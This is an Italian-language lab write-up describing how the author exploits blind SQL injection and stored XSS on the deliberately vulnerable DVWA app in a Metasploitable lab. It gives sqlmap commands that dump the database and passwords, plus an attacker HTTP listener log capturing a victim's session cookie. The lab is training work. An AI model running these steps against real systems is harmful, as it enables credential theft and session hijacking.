PROGETTO
03/03/2023

Nell'esercizio di oggi era richiesto di exploitare le seguenti vulnerabilità:

- SQL injection (blind)
- XSS stored

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove andava preconfigurato il livello di sicurezza= **LOW**.

1. SQL injection (blind)

Da terminale ho utilizzato il comando 'sudo service mysql start' per avviare il servizio MySQL utilizzando i privilegi di amministratore. Con questo comando il sistema operativo inizierà ad eseguire il processo del server MySQL, che permette ai client di connettersi al database MySQL e di accedere ai dati in esso contenuti. Successivamente ho utilizzato il comando 'sudo service apache2 start' che permette ai client di connettersi al server e di visualizzare il contenuto dei siti web ospitati su di esso.

Il comando "sqlmap -u " " --cookie " " -p" è utilizzato per eseguire l'attacco di SQL Injection su un sito web:

- "-u" specifica l'URL della pagina web da attaccare
- "--cookie" specifica il valore del cookie dell'utente autenticato, necessario per l'accesso a pagine protette da login
- "-p" specifica il parametro vulnerabile all'iniezione SQL


Il comando sqlmap analizza l'URL specificato e cerca di individuare eventuali vulnerabilità di SQL Injection.

Il comando "sqlmap -u " " --cookie " " -p id --dbms=MySQL --dbs" viene utilizzato per eseguire una scansione del database di un sito web alla ricerca di informazioni sulle sue tabelle e sulle sue colonne:

- "-p id" specifica il parametro vulnerabile all'iniezione SQL, in questo caso l'ID
- "--dbms=MySQL" specifica il tipo di DBMS utilizzato dal sito web (in questo caso MySQL)
- "--dbs" indica di eseguire la scansione del database per cercare informazioni sulle sue tabelle e colonne.


Il comando "sqlmap -u " " --cookie " " -p id --dbms=MySQL -D dvwa --dump-all" viene utilizzato per eseguire l'estrazione di dati dal database di un sito web vulnerabile all'iniezione SQL:

- "-D dvwa" specifica il nome del database da cui estrarre i dati
- "--dump-all" indica di eseguire l'estrazione completa dei dati dal database.



Come si può vedere ho così recuperato le password degli utenti presenti sul DB.


2. XSS stored




Ho utilizzato il comando "python -m http.server porta" per avviare un server HTTP Python sulla porta specificata (6756).

- "python" indica l'interprete Python
- "-m http.server" indica di eseguire il modulo http.server di Python
- "porta" specifica la porta su cui il server HTTP sarà in ascolto.


Una volta avviato il server HTTP, sarà possibile accedere ai file presenti nella directory corrente tramite un browser web, digitando l'indirizzo IP del computer su cui è in esecuzione il server, seguito dal numero di porta specificato.



Cliccando su Sign Guestbook ho ottenuto il cookie di sessione delle vittime del XSS stored:



Sul terminale ho ottenuto:


(kali㉿kali)-[~]
$ python -m http.server 6756
Serving HTTP on 0.0.0.0 port 6756 (http://0.0.0.0:6756/) ...
192.168.50.100 - - [03/Mar/2023 09:31:53] "GET /?cookie=security=low;%20PHPSESSID=813e840aed6c5965d991b3c27efacd34 HTTP/1.1" 200 -
192.168.50.100 - - [03/Mar/2023 09:31:54] code 404, message File not found
192.168.50.100 - - [03/Mar/2023 09:31:54] "GET /favicon.ico HTTP/1.1" 404 -